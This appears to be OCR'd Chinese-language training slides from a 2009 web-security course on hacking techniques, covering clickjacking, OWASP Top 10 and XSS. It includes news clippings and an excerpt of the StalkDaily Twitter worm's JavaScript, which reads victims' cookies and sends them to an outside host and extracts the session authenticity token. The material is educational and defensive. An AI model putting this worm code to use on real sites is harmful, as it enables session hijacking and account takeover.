麟瑞科技
RING LINE CORPORATION

98 年度TWAREN教育訓練
駭客入侵手法大剖析-網站攻防實務


夏克強
麟瑞科技　　技術顧問
CCNA, CCDA, CCNP, CQS
BS7799 Lead Auditor, CEH, OCA, OCP

Agenda

- 新型的Clickjacking攻擊
- Web 2.0的網頁攻擊與防禦
  - Threats that Web 2.0 brings and security issues
  - OWASP TOP 10 Vulnerabilities
  - Injection Flaw and XSS Attacks Demo and more
  - Countermeasures to Protect against Attacks

課前須知

- 依據電腦處理個人資料保護法，入侵他人系統以竊取機密或竄改、偽造電子資訊將可能構成犯罪行為
- 電磁記錄可當訴訟證據
- 請使用自己的電腦
- 使用虛擬機進行測試



News – Twitter網站被17歲少年入侵

17-year-old claims responsibility for Twitter worm

From the BNO Newsroom. Reporting by Jake Bialer and Michael van Poppel.

UPDATE: A second worm, created by the same author, has infected a number of Twitter profiles. Click here for our updated story.

Brooklyn, NEW YORK (BNO NEWS) -- Mikeyy Mooney, the 17-year-old creator of StalkDaily.com from Brooklyn, has admitted responsibility for the Twitter worm that rapidly spread through Twitter on Saturday, stating in an email to BNO News, "I am aware of the attack and yes I am behind this attack."

Twitter users were infected by simply visiting an infected users Twitter page. Following being infected, users began tweeting about stalkdaily.com with messages such as "Dude, www.StalkDaily.com is awesome. What's the fuss?"

```
13      sMethod = sMethod.toUpperCase();
14      try {
15        if (sMethod == "GET")
16        {
17          xmlhttp.open(sMethod, sURL+"?"+sVars, true);
18          sVars = "";
19        }
20        else
21        {
22          xmlhttp.open(sMethod, sURL, true);
23          xmlhttp.setRequestHeader("Method", "POST "+sURL+" HTTP/1.1");
24          xmlhttp.setRequestHeader("Content-Type",
25            "application/x-www-form-urlencoded");
26        }
27        xmlhttp.onreadystatechange = function(){
28          if (xmlhttp.readyState == 4 && !bComplete)
29          {
30            bComplete = true;
31            fnDone(xmlhttp);
```

```
73  var content = document.documentElement.innerHTML;
74  userreg = new RegExp(/<meta content="(.*)" name="session-user-screen_name"
75  var username = userreg.exec(content);
76  username = username[1];
77
78  var cookie;
79  cookie = urlencode(document.cookie);
80  document.write("<img src='http://mikeyylolz.uuuq.com/x.php?c=" + cookie +
81  document.write("<img src='http://stalkdaily.com/log.gif'>");
82
83  function wait()
84  {
85          var content = document.documentElement.innerHTML;
86
87          authreg = new RegExp(/twttr.form_authenticity_token = '(.*)';/g);
88          var authtoken = authreg.exec(content);
89          authtoken = authtoken[1];
90          //alert(authtoken);
```

其他新聞

NOWnews 今日新聞 更新日期：2009/05/19 12:08 記者蘇湘雲／台北報導

經常使用Google搜尋資料的網友注意！資安業者賽門鐵克18日表示，近日發現駭客操作新的殭屍網路（botnet）手法，透過竄改使用者Google搜尋回傳的結果，並以假的惡意網站或廣告連結替代，然後讓使用者點擊連結，以此向Google詐領廣告回饋金。

治國週記預錄被踢爆 總統府賴大

【聯合晚報/記者蔡佩芳/台北報導】 2009.07.19

調查局：學校網站最容易被駭


文/姚詠聲 (記者) 2007-03-08

法務部調查局電腦犯罪偵辦科調查員錢世傑指出，過去國內大多[illegible]力集中在金控、保險、政府網站的被入侵案件，歸納其原因是由[illegible]擊後所影響的「金錢損失」龐大。然而，在所偵辦的網站被攻擊[illegible]中，卻屬教育單位網站為大宗，平均一年便達上千個攻擊次數，[illegible]般人卻認為學校因為沒有太重要的資料，而忽略其嚴重性。


事實上，駭客卻可透過學校網站作為跳板，再行連結至企業及政府相關網站後端，輕鬆盜取資料。

Clickjacking(點擊綁架)


- clickjacking是攻擊者試圖綁架使用者的滑鼠點擊，讓使用者在不知情的情況下點擊攻擊者精心設計的連結或按鈕
- clickjacking可視為是一種進階的網路釣魚手法
- clickjacking與CSRF相似，都是讓使用者在不自覺的狀況上當



Clickjacking範例1




Clickjacking範例1 – 使用者看到的web page




Clickjacking範例1 – 實際的web page

